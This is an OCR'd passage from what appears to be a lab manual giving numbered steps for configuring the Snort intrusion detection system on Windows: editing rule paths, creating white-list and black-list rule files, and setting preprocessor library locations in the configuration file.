
31. The same applies to SMTP_SERVERS, HTTP_SERVERS, SQL_SERVERS, TELNET_SERVERS, and SSH_SERVERS.

32. Remember that if you do not have any servers running on your machine, leave the line as it is. **DO NOT** make any changes in that line.

33. Scroll down to **RULE_PATH** (Line 104). In Line 104, replace **../rules** with **C:\Snort\rules** in Line 105, replace **../so_rules** with **C:\Snort\so_rules** and in Line 106, replace **../preproc_rules** with **C:\Snort\preproc_rules**.



34. In Lines 109 and 110, replace **../rules** with **C:\Snort\rules**. Minimize the **Notepad++** window.



35. Navigate to **C:\Snort\rules**, and create two text files; name them **white_list** and **black_list** and change their file extensions from **.txt** to **.rules**.

    Note: To create a text file, right-click anywhere inside the rules window and navigate to **New → Text Document**.


36. While changing the extension, if any pop-up appears, click **Yes**.

37. Switch back to **Notepad++**, scroll down to the **Step #4: Configure dynamic loaded libraries** section (Line 238). **Configure dynamic loaded libraries** in this section.

38. Add the path to dynamic preprocessor libraries (Line 243); replace **/usr/local/lib/snort_dynamicpreprocessor/** with your dynamic preprocessor libraries folder location.


39. In this task, the dynamic preprocessor libraries are located at **C:\Snort\lib\snort_dynamicpreprocessor**.
40. At the path to base preprocessor (or dynamic) engine (Line 246), replace **/usr/local/lib/snort_dynamicengine/libsf_engine.so** with your base preprocessor engine **C:\Snort\lib\snort_dynamicengine\sf_engine.dll**.
41. Ensure that the dynamic rules libraries (Line 250) is commented out, as you have already configured the libraries in dynamic preprocessor libraries.

    Note: Add (**space**) in between **#** and dynamicdetection (Line 250).




42. Scroll down to the **Step #5: Configure preprocessors** section (Line 253), the listed preprocessor. This does nothing in IDS mode, however, it generates errors at runtime.
43. Comment out all the preprocessors listed in this section by adding '**#**' and (**space**) before each preprocessor rule (262-266).

